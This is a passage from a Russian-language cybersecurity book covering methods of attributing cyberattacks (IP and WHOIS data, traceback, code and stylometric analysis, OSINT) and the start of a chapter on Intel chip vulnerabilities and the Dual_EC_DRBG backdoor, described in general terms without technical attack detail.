По заказу НАТО уже несколько лет ведется работа над второй редакцией известного специалистам по международному праву так называемого Таллинского руководства по применению международного права при ведении кибервойн, еще в первой версии которого *обосновывалась возможность физического ответа на кибернападение*. Очевидно, что в такой ситуации как никогда важна правильная идентификация источника киберугроз. Ошибочная идентификация может привести к развязыванию войны (локальной, региональной или глобальной) или, наоборот, привести к тому, что будет упущено время, необходимое для подготовки к отражению агрессии. Неспособность установить истинного виновника и тем более заказчиков, не позволит в полной мере задействовать имеющиеся в распоряжении каждого государства дипломатические, политические и юридические рычаги.

Поэтому идентификация нужна не только для того, чтобы понять, кто действует против нас, но и чтобы выстроить оборонительную стратегию и спланировать защитные действия. Один вариант, если мы имеем дело с нарушителем, за которым стоит государство; если же угроза реализована негосударственным *актором*, то и ответные действия должны быть другие. Не на техническом уровне — тут механизмы защиты будут практически одинаковыми (если не рассматривать возможность бомбардировок в ответ на сканирование сети), а на дипломатическом и правовом, и именно от идентификации будет зависеть набор шагов, которые предпримет государство.

Говоря об идентификации, надо заранее понять, насколько точно мы хотим ответить на вопрос *кто нас атакует*, до какого уровня детализации дойти. Как

было показано в нашей книге «Кибероружие и кибербезопасность. О сложных вещах простыми словами» Таллинское руководство не особо глубоко погружается в детали и просто *ищет основания для применения традиционных вооружений* против кибернападений, поэтому атрибуция в нем ограничивается определением государства, с территории которого фиксируется кибератака.

Идентификация узла, с которого осуществляется воздействие в киберпространстве, необходима, чтобы понять, принадлежит этот узел частному лицу или организации, какой интернет-провайдер выделил IP-адреса для данного узла (возможно, этот провайдер ранее был замечен и в других кибератаках), физическое местоположение данного узла (которое зачастую можно определить), настройки узла, вплоть до используемой операционной системы и приложений, по которым можно попробовать определить языковую или национальную принадлежность атакующего, и т.д.

Идеально, если в рамках этой работы можно будет сделать *вывод о* мотивах совершаемых действий. Однако определение мотивации — это уже «высший пилотаж» в области идентификации спецопераций в киберпространстве и только техническими средствами решить эту задачу невозможно.

Сегодня в мире существует целый ряд компаний, которые специализируются только в этой области. Можно привести отдельные примеры проведенных ими относительно успешных операций по идентификации:

- *Cylance*, которая изучала кампанию иранских хакеров *Cleaver (Нож мясника)*;
- *Partners*, которая раскрыла операцию *Newscaster (Телекомментатор)*, также исходившую из Ирана;
- *Лаборатория Касперского*, которая раскрыла кампании *Маска* и *Красный октябрь*;
- *Group-IB*, нашедшая след *Исламского государства* в атаках на многие российские организации;
- *BAE Systems*, исследовавшая атаки на украинские компьютеры и нашедшая на них *русские* отпечатки;
- *Check Point*, раскрывшая ливанскую хакерскую группу *Volatile Cedar (Летучий кедр)*;
- *Taia Global*, которая вопреки распространенному мнению, что компанию *Sony* взломали хакеры из Северной Кореи, *доказала*, что *Sony* все-таки атаковали из России.

Надо сказать, что *киберактивность военного назначения сегодня превратилась в инструмент геополитической борьбы*. Что может быть проще, чем обвинить то или иное государство в агрессии только на том основании, что с его территории зафиксирована кибератака. И, как мы неоднократно наблюдали за последнее время, отдельные страны и блоки стран активно используют этот прием.

Желание связать конкретную атаку с конкретным государством, не разбираясь в реальных источниках и причинах, вполне объяснимо — это удобный прием в геополитической борьбе, особенно если нужно быстро создать образ врага.

Отдельно стоит упомянуть, что идентификация источника в сложной атаке, проходящей через несколько государственных границ и континентов, требует активного взаимодействия представителей государств, не только находящихся

в разных юрисдикциях, но иногда и агрессивно, даже враждебно по отношению друг к другу настроенных. Можно ли быть уверенным, что такое сотрудничество будет налажено? Далеко не всегда, но можно.

Например, как было отмечено в нашей книге «Кибероружие и кибербезопасность. О сложных вещах простыми словами», на конференции *Positive Hack Days* в Москве представители ФСБ заявили [18], что в настоящий момент большая часть хакерской активности, направленной против России, идет с территории Украины, но нормально взаимодействовать с украинскими спецслужбами не удастся по вполне понятным причинам. Хотя иногда наблюдается и обратная картина. Например, во время подготовки и проведения зимних Олимпийских игр в Сочи *американские и российские спецслужбы достаточно активно взаимодействовали в рамках обеспечения безопасности игр*. И это несмотря на уже произошедшее охлаждение дипломатических отношений, заморозку отдельных контактов и приостановление работы ряда рабочих групп.

2.3.3. Основные проблемы решения задачи идентификации источника кибератаки

Здесь существует множество проблем — от чисто «технических», методологических, организационных до юридических и морально-этических. Технические сложности заключаются в невозможности простого определения источника атак в киберпространстве, причем независимо от формы их реализации — в виде DDoS-атак, путем проникновения через защитные экраны, в виде рассылок вредоносного кода через электронную почту или путем заражения сайтов и флешек, через которые вредоносное ПО попадает во внутреннюю сеть предприятия.

В 1960–1970-е гг., когда создавались протоколы, положившие начало современному Интернету, никто не задумывался о необходимости однозначной идентификации всей цепочки передачи пакетов данных из точки А в точку Б. Более того, *сама по себе технология работы Интернета подразумевает децентрализацию и распределенность*. И то, что устраивало всех последние 40 лет, сейчас стало играть с нами дурную шутку. Как определить реального автора пришедшего мне на компьютер сетевого пакета, если технически возможно изменить адрес отправителя? Все известные версии протокола IP в принципе не подразумевают однозначной идентификации и аутентификации инициатора соединения (хотя разговоры об интернет-паспортах и идентификации всех, кто входит в Интернет, ведутся давно).

Но отсутствие в имеющейся на момент выхода книги версии протокола IPv4 необходимых атрибутов для определения местоположения источника атаки — далеко не единственное препятствие. Никто ведь не может помешать злоумышленнику, желающему скрыть свое истинное местоположение, использовать любой имеющийся в Интернете прокси-сервер (сервер-посредник) или анонимайзер. В случае реализации атаки через них мы увидим в качестве адреса источника атаки *не реальный адрес злоумышленника, а адрес сервера-посредника*. Как быть в таком случае? А ведь такие сервера во множестве разбросаны по разным национальным сегментам Интернета. Находясь в Пекине, атакующий может реализовать атаку через посредника в Пекине, Москве, Сеуле или Гонолулу.

Ситуация усугубляется тем, что злоумышленник может арендовать *специальные сервера* (так называемый abuse-устойчивый хостинг), которые будут целенаправленно скрывать истинный адрес злоумышленника. И таких промежуточных серверов может быть много — 5, 10, 100. В такой ситуации атака обладает *динамически меняющимися пространственными характеристиками*, что коренным образом отличает ее от обычных наступательных вооружений. Может ли ядерная боеголовка динамически менять свое местоположение? Да, но очень медленно, если возить ее на специальном автотранспорте или поезде. Но и в этом случае ее географические координаты ограничены границами одного государства, в крайнем случае блока. *Для кибератаки поменять за несколько минут или даже секунд географическую привязку и числиться на разных континентах — в порядке вещей.*

Аналогичная ситуация возникает и если подняться выше по так называемому *стеку интернет-протоколов* и посмотреть на электронную почту, которая может содержать угрозы или реальный вредоносный код. Идентифицировать настоящего отправителя почты, если он того не желает, практически невозможно. Для этого надо пройти по цепочке всех узлов, через которые проходило почтовое сообщение и которые могут находиться в разных странах и юрисдикциях.

Отдельный вопрос с файлами и вредоносным программным обеспечением. У них нет никакой «печати» и, как правило, не стоит подпись автора, который желал бы оставить свой след в истории. Поэтому исследователям приходится просматривать огромные объемы информации в поисках *зерен правды*, позволяющих с *определенной долей вероятности* определить с источником атаки. Например, в рамках расследования операции *Нож мясника* вышеупомянутая компания *Cylance* собрала и изучила свыше 8 Гб данных, 80 000 файлов, журналы регистрации на узлах жертв и т. п. И только после этого она смогла заявить об «иранском следе», и то с оговорками. Однако технический анализ так и не смог дать ответ на вопрос, стояло за этой операцией *государство* или это была *частная инициатива*.

2.3.4. Основные индикаторы (признаки), используемые при определении источников кибератак

Как уже было указано выше, такие компании, как *Group-IB*, *Лаборатория Касперского*, *Cisco*, *Cylance*, *Taia* и другие, проводят свои расследования, используя в качестве доказательств следующие индикаторы (признаки):

Место регистрации IP-адресов и доменов, участвующих в атаке или предоставляющих инфраструктуру для реализации атаки. При этом анализируется не только страна регистрации, но и сопутствующая информация, которая может быть получена с помощью сервиса WHOIS: ФИО владельца домена или IP-адреса, его контакты. Все это позволяет при превышении определенного порогового значения сделать вывод о стране, которая *стоит за кибернападением*. Если же злоумышленник не очень квалифицированный, можно идентифицировать и физическое место расположения источника атаки.

Трассировка атаки до ее источника или хотя бы локализация области, в которой источник находится. Такой функционал есть у многих маршрутизаторов, на которых построен Интернет. Помимо механизма *Traceback*, использующегося на сетевом

оборудовании, для идентификации злоумышленников могут быть использованы фильтрация трафика на интерфейсах маршрутизатора (ingress filtering), протокол ICMP для возврата отброшенного на жертву трафика обратно его инициатору. Например, в случае шпионской кампании *Лунный лабиринт (Moonlight Maze¹⁰)*, направленной против ВПК США, НАСА и ряда американских государственных структур, отследить организаторов удалось именно путем анализа обратного маршрута до серверов, зарегистрированных в России (правда, связь с государственными структурами так и не была установлена).

Временные параметры. Как показали ранее приведенные примеры, нередко исследователи анализируют время создания вредоносного кода, время начала операции в киберпространстве или время наибольшей активности. Пусть и с оговорками, но эта информация может служить основой дальнейшего анализа. И хотя она не укажет на конкретного нарушителя, она позволит сузить число стран, которые могли бы быть причастны к анализируемой ситуации.

Анализ программного кода, в котором могут быть найдены комментарии, ссылки на сайты, домены, IP-адреса, которые участвуют в атаке. Анализ функциональности программного кода позволяет сузить число возможных нарушителей. Например, анализ кода *Stuxnet* показал, что для его создания надо было не только знать, как работают центрифуги IR-1 в Натанзе, но и иметь стенд для проверки работоспособности вредоносного кода, который позже вывел из строя большое количество центрифуг по обогащению урана. Но многие ли акторы способны приобрести центрифуги для тестирования? Это позволило существенно снизить число возможных нападавших, а дополнительные сведения позволили даже назвать государства, которые стояли за разработкой *Stuxnet*, — США и Израиль.

Помимо изучения фрагментов кода, отдельные исследователи пытаются даже *изучать почерк программистов и определять по нему школу программирования*: американская, русская, китайская и т. п.

С анализом почерка тесно связана и лингвистика, а точнее **стилометрия**, которая *позволяет определить стилистику языка в тех же самых комментариях или сопутствующих текстах*. Известно, что то, в какой стране родился человек, в какой культуре рос, в какой языковой среде воспитывался, определяет его стиль письма, который можно выделить и зафиксировать. Например, выросший в России или Советском Союзе человек, позже уехавший в Великобританию или США, никогда не будет говорить на языке так же, как коренной англичанин или американец. Эти различия позволили, например, специалистам компании *Taia Global* сделать вывод о том, что за атаками на *Sony* стоят не северокорейские, а русские хакеры. Аналогично эксперты *Лаборатории Касперского* предположили, что за шпионской кампанией *Маска* стоят испаноговорящие хакеры. Причиной такого вывода послужило использование в коде испанских слов и сленга, которые никогда не используются англоговорящей аудиторией.

Обманные системы или honeypot/honeynet — популярный в свое время инструмент, интерес к которому со временем поутих, а сейчас возвращается вновь. Идея проста: в сети запускается фальшивый, подставной узел, который злоумышленник атакует, оставляя следы своей несанкционированной активности, — вот ее-то и изучают эксперты.

Еще один метод — **оперативная разработка**. Он мало чем отличается от того, что мы знаем из боевиков или детективов. Внедренные агенты, *стукачи*, *сочувствующие* и другие источники информации позволяют идентифицировать или хотя бы сузить спектр возможных акторов, стоящих за той или иной атакой. Хороший пример — Эдвард Сноуден, который успел рассказать немало интересного о деятельности спецслужб, в которых ему довелось служить.

Анализ активности на форумах и в социальных сетях. Именно так в 2007 г. была выяснена причастность молодежного движения *Наши* к атакам на ряд эстонских ресурсов. Однако связь *Наших* с российскими властными структурами в данном конфликте так и не была подтверждена. Аналогичным образом после публикации ролика на *YouTube* иранской хакерской группировки *Izz ad-Din al-Qassam Cyber Fighters* была *доказана* роль иранских хакеров (но не самого государства) в атаках на американские банки. Наконец, Сирийская электронная армия регулярно берет на себя ответственность за атаки на отдельные американские ресурсы. Например, именно они заявили о взломе учетной записи в *Twitter* агентства *Associated Press*, в котором написали о взрыве в Белом Доме и ранении Барака Обамы. Анализ активности хакеров и оперативная разработка — единственные методы определения мотивов кибератаки. Ни анализ IP-адресов, ни лингвистика не дают возможности ответить на вопрос *почему*, ограничиваясь только ответом на вопрос *кто*.

В отдельных случаях автора можно идентифицировать *постфактум* по его действиям. Речь идет не только о том, что он осознанно или случайно делится фактом своего участия в атаке в социальных сетях. Например, в случае вторжения в интернет-банк, кражи денег и перевода их на подставные или реальные счета, наблюдая за владельцем счета, можно выйти и на тех, кто стоит за ним или кто его нанял. Также украденная информация может появиться на аукционах и биржах, публичных и закрытых. Дальше следователи могут вступить в переговоры с продавцом и провести его атрибуцию или получить важную информацию для дальнейшей атрибуции кибернападения.

Из всего вышесказанного следует, что универсального и 100-процентного метода не существует. Более того, далеко не всегда техническими методами можно ограничиться. Например, когда в 2012 г. стало известно об атаке вредоносного кода *Gauss* на ливанские банки, многие эксперты задавались вопросом: *а зачем это было нужно?* Неужели нет более лакомых кусков, чем ливанские банки? И поскольку технические методы не помогли провести правильную атрибуцию, пришлось использовать косвенные признаки. Например, по анализу функций кода *Gauss* исследователи предположили, что он направлен на изучение счетов организации *Хезболла*, которая таким образом отмывала деньги, что и интересовало тех, кто стоял за атакой на финансовые институты Ливана. А учитывая, что *Хезболла* признана террористической организацией в ограниченном числе стран (в частности, в США и Израиле), спектр возможных инициаторов был сужен до пары государств.

Из американской разведки вышел широко известный специалистам по безопасности и используемый в расследовании киберпреступлений термин *OSINT* (*open source intelligence*), т. е. поиск, сбор и анализ информации, полученной из открытых источников. Сегодня без активного развития и использования инструментов *OSINT* сложно эффективно заниматься идентификацией спецопераций в кибер-

пространстве, а эта техника требует высокой квалификации лиц, которые участвуют в определении источника кибернападения. Это могут быть как сотрудники служб информационной безопасности государственных органов и критически важных объектов, так и представители правоохранительных и силовых структур, уполномоченных проводить оперативно-розыскную деятельность в киберпространстве.

Так или иначе, но одним из основных моментов при решении задач идентификации является высокий уровень квалификации «охотников» — специалистов по кибербезопасности, киберразведке, киберконтрразведке. Далее в этой книге мы сформулируем основные требования к уровню подготовки таких специалистов, методикам их обучения и тренировок.

Литература к главе 2

1. Белоус А.И., Солодуха В.А. Кибероружие и кибербезопасность. О сложных вещах простыми словами. — М., Вологда: Инфра-Инженерия, 2020.
2. Белоус А.И., Солодуха В.А., Шведов С.В. Программные и аппаратные трояны — Способы внедрения и методы противодействия. Первая техническая энциклопедия. В 2 кн. — Т. 1. — М.: Техносфера, 2018. — 688 с.
3. Журнал «Огонек». — 2018. — № 41. — 29 октября. — С. 5.
4. Фалеев М.И., Сардановский С.Ю. Вопросы кибербезопасности в современной государственной политике в области национальной безопасности. — Технологии гражданской безопасности, 2016
5. Старовойтов А.В. Кибербезопасность как актуальная проблема современности // Информация и связь. — 2011. — № 6. — С. 4–7.
6. Бородакий Ю.В., Добродеев А.Ю., Бутусов И.В. Кибербезопасность как основной фактор национальной и международной безопасности XXI века (ч. 2) // Вопросы кибербезопасности. — 2014. — № 1 (2). — С. 5–12.
7. Марков Г.А. Вопросы физической безопасности информации // Вопросы кибербезопасности. — 2015. № 4 (12). — С. 70–76.
8. Petrenko S.A. Model Cyber Threats by Analysis of DARPA Innovations.
9. Клабуков И.Д., Алехин М.Д., Нехина А.А. Исследовательская программа DARPA на 2015 год. — М., 2013. — 102 с.
10. Клабуков И.Д., Алехин М.Д., Мусиенко С.В. Сумма технологий национальной безопасности и развития. — М., 2013. — 110 с.
11. Официальный сайт агентства по перспективным оборонным научно-исследовательским разработкам Defense Advanced Research Projects Agency, DARPA. URL: www.darpa.mil (дата обращения: 12.01.2015).
12. Kellerman T. Cyber-threat proliferation: Today's truly pervasive global epidemic // Security Privacy, IEEE. — 2010. — Vol. 8. — No. 3. — P. 70–73.
13. Wilshusen G.C. Cyber threats and vulnerabilities place federal systems at risk: Testimony before the subcommittee on government management, organization and procurement // United States Government Accountability Office. Tech. Rep. 2009.
14. Musliner D.J., Rye J.M., Thomsen D., McDonald D.D., Burstein M.H. FUZZBUSTER: Towards adaptive immunity from cyber threats // In 1st Awareness Workshop at the Fifth IEEE International Conference on Self-Adaptive and Self-Organizing Systems. — 2011. — P. 137–140.

15. Musliner D.J., Rye J.M., Marble T. Using concolic testing to refine vulnerability profiles in FUZZBUSTER // In SASO-12: Adaptive Host and Network Security Workshop at the Sixth IEEE International Conference on Self-Adaptive and Self-Organizing Systems. — 2012. — P. 9–14.
16. Musliner D.J., Friedman S.E., Rye J.M., Marble T. Meta-control for adaptive cybersecurity in FUZZBUSTER // Proc. of 7th IEEE Int. Conf. on Self-Adaptive and Self-Organizing Systems. — 2013. — P. 219–226.
17. Burnim J., Sen K. Heuristics for scalable dynamic test generation // Proceedings of the 23rd IEEE/ACM International Conference on Automated Software Engineering, ser. ASE'08. — 2008. — P. 443–446. URL: <http://dx.doi.org/10.1109/ASE.2008.69>
18. Стратегия национальной кибербезопасности Соединенных Штатов Америки. URL: http://d-russia.ru/wp-content/uploads/2019/01/National-Cyber-Strategy_USA_2018.pdf
19. Сырков Б. Сноуден — самый опасный человек в мире. — М: Алгоритм, 2016. — 432 с.
20. <https://tvnews.by/analitics/15076-otchet-evrosojuza-svjaz-pjatogo-pokolenija-neset-v-sebe-massu-kiberugroz.html>

ГЛАВА 3

ТИПОВЫЕ УЯЗВИМОСТИ В СИСТЕМАХ КИБЕРЗАЩИТЫ

Представлены результаты системного анализа основных наиболее известных типов уязвимостей в современных системах киберзащиты. Рассмотрены основные типы уязвимостей в микросхемах, в криптографических алгоритмах и криптографических стандартах, в программном обеспечении информационных систем, а также уязвимости в бортовом оборудовании воздушных судов и современных робототехнических комплексов гражданского и военного назначения. Приведена наиболее устоявшаяся классификация, термины и определения уязвимостей современных систем информационной безопасности, примеры использования киберпреступниками наиболее распространенных уязвимостей. Например, достаточно подробно рассмотрен механизм работы опасной уязвимости типа «переполнение буфера».

Отдельный раздел главы посвящен основным уязвимостям в бортовых электронных системах управления воздушными судами и мобильной техникой (легковые и грузовые автомобили и электромобили, «беспилотные» транспортные средства). Это относительно новое направление кибербезопасности называется Hackoble — (уязвимости современных автомобилей для кибератак).

Завершает главу раздел, посвященный наиболее эффективным методам выявления программных уязвимостей (сертификационные испытания, тестирование безопасности кода и др.), здесь же рассмотрена концепция Fiva-Level Problem — основные пути снижения уязвимостей критических систем.

3.1. Уязвимости в микросхемах

В нашей двухтомной технической энциклопедии по проблеме аппаратных троянов мы описали конкретные уязвимости более десяти конкретных типов микросхем, в том числе и фирмы Intel, выявленные нами лично более 30 лет назад в период нашей работы в качестве инженеров-разработчиков микросхем военного и космического назначения. Поскольку фактически по заданиям Министерства обороны СССР мы решали задачи их «клонирования» и последующей организации на минском Интеграле их серийного производства под контролем Военного Представительства (тогда оно называлось Представительство Заказчика — ПЗ), все эти выявленные уязвимости (бэкдоры) были нами схемотехнически и топологически «замурованы» (нейтрализованы) и таким образом подобные уязвимости были исключены из серийной продукции нашего предприятия.

Понятно, что в те уже далекие времена задача выявления и локализации подобных уязвимостей решалась достаточно просто из-за невысокой в то время степени интеграции и функциональной сложности того поколения микросхем — «паразита»

можно было даже *увидеть* под микроскопом, анализируя пару тысяч содержавшихся на кристалле транзисторов с микронными проектными нормами. Как мы показали в вышеупоминаемой энциклопедии — с уменьшением проектных норм в сторону «глубокого субмикрона» сложность проблем выявления подобных уязвимостей в микросхемах возросла на порядок и потребовала от разработчиков приложения значительных усилий для разработки новых методов обнаружения, что на практике оказалось очень непростой задачей.

В подтверждение этого факта ниже в этом разделе мы приведем ряд конкретных «более свежих» примеров из этой сферы. Как известно, в большинстве компьютеров современных информационных систем широко используется *центральный процессор фирмы Intel в различных модификациях*. Как было показано в [1], в конце 2019 года эксперты известной российской компании **Positive Technologies** обнаружили в большинстве выпущенных за предыдущие пять лет микросхем фирмы Intel очередную неустранимую уязвимость. С ее помощью можно не только извлекать конфиденциальную информацию с ПК жертвы, но и выдавать за него собственный компьютер, причем не оставляя следов.

Positive Technologies обнаружила опасную уязвимость в чипсетах корпорации Intel, которая угрожает безопасности данных на миллионах компьютеров по всему миру. Данной уязвимости подвержены почти все чипсеты компании за последние пять лет. Полностью избавиться от нее с помощью патчей невозможно, необходимо менять оборудование. Суть проблемы — в оборудовании Intel содержатся ошибки как на аппаратном уровне, так и на программном — в *прошивке подсистемы Intel CSME*. Последняя проявляется на самом раннем этапе работы этой подсистемы, в ее неперезаписываемой (ROM) загрузочной памяти.

Intel CSME обеспечивает начальную аутентификацию системы, построенной на чипах Intel, загружая и проверяя все остальное микропрограммное обеспечение современных платформ. В частности, именно Intel CSME, взаимодействуя с микрокодом центрального процессора (CPU), обеспечивает подлинность прошивки UEFI BIOS. Кроме того, Intel CSME загружает и верифицирует прошивку контроллера электропитания (PMC), управляющего подачей напряжения к каждому аппаратному блоку в микросхемах Intel, отмечает Ермолов.

Подсистема также является «*криптографической базой*» для таких популярных технологий защиты Intel, как **DRM**, **Intel Identity Protection**, **Intel EPID** и **fTPM**. Внутри прошивки Intel CSME реализована схема удаленной аттестации доверенных систем (EPID), которая позволяет однозначно и анонимно идентифицировать каждый компьютер. Такая схема может использоваться, к примеру, для защиты цифрового контента правообладателями или финансовых транзакций.

Другими словами, Intel CSME является самым настоящим фундаментом или «корнем доверия», на котором держится вся система безопасности Intel.

В мае 2019 г. Intel выпустила обновления безопасности Intel-SA-00213, которое исправляло ошибку в подсистеме CSME. На тот момент считалось, что уязвимость CVE-2019-0090 позволяет злоумышленнику с физическим доступом к устройству выполнять произвольный код на нулевом уровне привилегий подсистемы.

Согласно исследованию Positive Technologies [1], проблема на самом деле оказалась куда опаснее, чем считалось ранее. Как выяснилось, из-за незащищен-

ности микропрограммы CSME на раннем этапе загрузки злоумышленник ко всему прочему в течение этого непродолжительного периода времени может извлечь корневой ключ платформы (chipset key), который записан в микросхеме PCH, и получить доступ к зашифрованным этим ключом данным. При этом факт утечки ключа невозможно зафиксировать.

С помощью ключа можно не просто расшифровывать данные, хранящиеся на устройстве, но и подделать его аттестацию, которая основана на вышеописанной схеме EPID, проще говоря — выдать свой компьютер за ПК жертвы. Благодаря этому можно, к примеру, обойти технологию защиты DRM с целью нелегального копирования цифрового контента. Наконец, подделка аттестата способна нарушить безопасность банковских транзакций.

В общем случае для осуществления подобной операции преступнику потребуется непосредственный физический доступ к целевому ПК, однако, как отмечает Ермолов, в некоторых случаях возможен и удаленный перехват ключа.

Специалисты Intel рекомендуют пользователям устройств, использующих технологии Intel CSME, Intel SPS, Intel TXE, Intel DAL и Intel AMT, обратиться к производителю конкретного устройства или материнской платы, чтобы получить обновление микропрограммы или BIOS для устранения этой уязвимости.

Однако, как указывает ведущий специалист отдела исследований безопасности Positive Technologies Марк Ермолов в своем посте на популярном в среде профессионального информационного сообщества «Хабре», предложенное Intel решение позволяет обезопаситься лишь от одного из возможных векторов атаки. С учетом же невозможности фундаментального исправления данной проблемы путем внесения изменений в ROM чипсета, Positive Technologies рекомендуют отключить технологию шифрования носителей информации, использующую подсистему Intel CSME, или рассмотреть возможность замены парка компьютеров на ПК с процессорами Intel 10 серии и выше.

Следует подчеркнуть, что специалисты Positive Technologies не в первый раз находят опасные «дыры» в технологиях Intel. Так, в марте 2019 г. стало известно об обнаружении ранее неизвестной широкой общественности функции в чипах Intel, которая называется Intel VISA. Это полноценный логический анализатор сигналов, который потенциально может быть использован злоумышленниками для получения доступа к критически важной информации из оперативной памяти компьютера, в том числе к персональным данным и паролям пользователей.

Проанализировать технологию Intel VISA позволила ранее выявленная экспертами Positive Technologies уязвимость в подсистеме Intel Management Engine (IME), получившая индекс INTEL-SA-00086. IME — это закрытая технология, которая представляет собой интегрированный в микросхему Platform Controller Hub (PCH) микроконтроллер с набором встроенных периферийных устройств. Недостаток в IME дает злоумышленникам возможность атаковать компьютеры — например, устанавливать шпионское ПО в код данной подсистемы. Для устранения этой проблемы недостаточно обновления операционной системы, необходима установка исправленной версии прошивки.

В августе 2018 г. Positive Technologies обнаружила баг в JTAG (Joint Test Action Group), специализированном аппаратном интерфейсе на базе стандарта IEEE 1149.1,

который предназначен для подключения сложных цифровых микросхем или устройств уровня печатной платы к стандартной аппаратуре тестирования и отладки [1]. Реализация JTAG в IME обеспечивает возможность отладочного доступа к процессору (при наличии физического доступа). Уязвимость позволяла получать низкоуровневый доступ к аппаратной части компьютера и запускать произвольный код «за пределами видимости пользователя и операционной системы».

Широкий резонанс в экспертном сообществе вызвали уязвимости, эксплуатирующие недостатки *механизма спекулятивного выполнения инструкций* [1]. Поясним — чтобы повысить скорость работы, процессоры сами прогнозируют, выполнение каких инструкций потребуется от них в ближайшее время, и начинают их выполнять досрочно. Если прогноз подтверждается, процессор продолжает выполнять инструкцию. Если же оказывается, что в ее выполнении не было необходимости, все то, что процессор уже успел сделать, откатывается назад. При этом данные прерванного выполнения могут сохраняться в кэше, *к содержимому которого при определенных условиях можно получить доступ*. Яркий пример таких уязвимостей — Meltdown и Spectre, которые были обнаружены в январе 2018 г. в процессорах Intel, AMD и ARM64. Meltdown давала пользователю возможность получить доступ к памяти ядра, а также к другим областям памяти устройства. Spectre же нарушала изоляцию памяти приложений, благодаря чему через эту уязвимость можно получить доступ к данным чужого приложения. В совокупности эти проблемы и получили название «чипокализиса». Чуть позднее были обнаружены еще семь разновидностей Meltdown/Spectre.

В марте 2019 г. стало известно еще об одной уязвимости под названием Spoiler, которая использует особенности микроархитектуры Intel и обеспечивает доступ к личным данным и паролям любого ПК [1]. Для взлома системы достаточно вируса или скрипта в браузере. Spoiler затрагивает все поколения процессоров Intel Core. Аппаратной защиты от нее не существует, и появится она только в следующих поколениях процессоров после «существенной работы по перепроектированию на уровне кремния».

Таким образом, только на этом примере мы показали одну из многочисленных «брешей» в системе обеспечения кибербезопасности информационных систем. В нашей работе [Программные и аппаратные трояны. Способы внедрения и методы противодействия. Первая техническая энциклопедия. — М: Техносфера, 2018] мы приводим примеры других микросхем различных фирм-изготовителей с аналогичными «бэкдорами».

3.2. Уязвимости в криптографических алгоритмах (стандартах)

Для более детального ознакомления с этой темой «непрофессионалов» рекомендуем обратиться к популярной книге Бориса Сыркова «Сноуден — самый опасный человек в мире» (Москва, Алгоритм-2016 г.), основные моменты из материалов которой положены в основу этого раздела.

Как известно, случайные числа играют очень важную роль в криптографии. Если «взломать» генератор псевдослучайных чисел, то в большинстве случаев уда-

ется целиком взломать и криптосистему, в которой этот генератор используется. Разработка качественного генератора случайных чисел — дело весьма непростое. Поэтому они являются предметом неослабного и пристального внимания исследователей-криптографов на протяжении уже многих десятков лет.

Даниэль Шумоф и его коллега из «Майкрософт» Нильс Фергюсон в 2007 г. на конференции по криптографии в американском городе Санта-Барбара представили доклад «О возможном наличии уязвимости в стандарте шифрования «НИСТ СП800-90».

Из него следовало, что алгоритм генерации случайных чисел Dual_EC_DRBG, получивший официальное одобрение со стороны американского правительства в составе стандарта шифрования «НИСТ СП800-90», имел «лазейку», которая позволяла его «взламывать». Более того, эта «лазейка» обладала признаками уязвимости, которую кто-то *специально* встроил в алгоритм шифрования, чтобы иметь возможность читать сообщения, засекреченные с его помощью. Однако тогда большинство экспертов решило, что, скорее всего, это была простая «оплошность» (дефект) разработчиков.

Все изменилось в октябре 2013 года после очередной сенсационной публикации в американской газете «Нью-Йорк таймс». В этой публикации говорилось: «Секретные служебные документы АНБ, по-видимому, подтверждают, что фатальная «слабость» в стандарте шифрования, которую в 2007 году обнаружили два программиста из «Майкрософт», была встроена туда агентством. Оно само разработало этот стандарт и энергично добивалось его одобрения, неофициально именуя образцовым».

Национальный институт стандартов США (НИСТ), который одобрил алгоритм Dual_EC_DRBG и стандарт «НИСТ СП800-90», был вынужден заново вынести их на публичное обсуждение. Корпорация «РСА», являвшаяся лидером американского рынка компьютерной безопасности, во всеуслышание отказалась от использования алгоритма Dual_EC_DRBG, признав, что именно этот алгоритм несколько лет *по умолчанию* использовался в ее комплекте криптографических программ.

Считается, что правильный *выбор криптографического алгоритма по умолчанию* является необходимым условием обеспечения безопасности коммуникаций. Наличие изъяна в алгоритме по умолчанию означает, что криптосистема в целом тоже ненадежна. Ведь по некоторым данным, если производитель явно устанавливал в своем продукте значение по умолчанию, то более 90% пользователей оставляли его неизменным. А если устанавливал неявно, то, как бы ни призывали пользователей сменить неявное значение по умолчанию средства массовой информации, инструкции по эксплуатации и встроенные в продукт справочные подсистемы, это реально делали не более 60% пользователей.

С другой стороны, надо признать, что правильный выбор криптографического алгоритма, используемого по умолчанию в программном продукте, вряд ли можно признать достаточно надежным способом защиты от «лазеек», если в списке опций присутствует алгоритм с «лазейкой».

Ведь злоумышленник, подобный АНБ, может проникнуть в компьютерную систему и переназначить используемый по умолчанию именно алгоритм с «лазейкой», сделав тем самым совершенно бесполезным шифрование. Это значительно более эффективный шпионский метод, чем применение клавиатурного шпиона

или другого подобного ему трояна. В последнем случае в компьютерной системе «прописывается» немалая по своему размеру программа. При ее обнаружении трудно будет сделать вид, что произошла непреднамеренная ошибка. И совсем другое дело, например, если поменять один бит в реестре операционной системы «Виндоуз», чтобы активировать «лазейку», заранее встроенную в криптографический алгоритм. Здесь заметно присутствие тайного умысла более утонченного, чем «прямолинейное» заражение компьютера трояном.

В то же время если признать, что выявленная слабость в стандарте «НИСТ СП800-90» на самом деле являлась «лазейкой», то ее создатели проявили предусмотрительность. Глядя на алгоритм, трудно было со всей уверенностью сказать, действительно ли это «лазейка» или просто результат недоработки его авторов. Что и требовалось от качественной «лазейки», если бы ее вдруг обнаружили бы. Тогда всю вину за нее можно было бы свалить на разработчиков.

В 1995 году американская газета «Балтимор сан» опубликовала материал, из которого следовало, что с подачи АНБ «лазейка» была встроена в шифраторы швейцарской фирмы «Крипто АГ». А в 1999 году обнаружилось, что криптографический ключ, который использовался в операционной системе «Виндоуз НТ» корпорации «Майкрософт», содержал в своем названии аббревиатуру «АНБ». Этот факт породил спекуляции о том, что «Майкрософт» тайно предоставила АНБ возможность готовить собственные обновления криптоядра «Виндоуз НТ» и придавать им законную силу, подписывая с помощью специального ключа. «Майкрософт» свою вину отрицала, объясняя сей факт простым отражением контролирующей роли АНБ при получении разрешения на экспорт программных продуктов, в которые встраивались средства шифрования.

В 2006 году Шумоф и Фергюсон занялись анализом еще одного алгоритма Dual_EC_DRBG. В стандарт «НИСТ СП800-90», помимо Dual_EC_DRBG, входили еще три алгоритма генерации псевдослучайных чисел, которые предполагалось использовать при шифровании секретной и конфиденциальной информации.

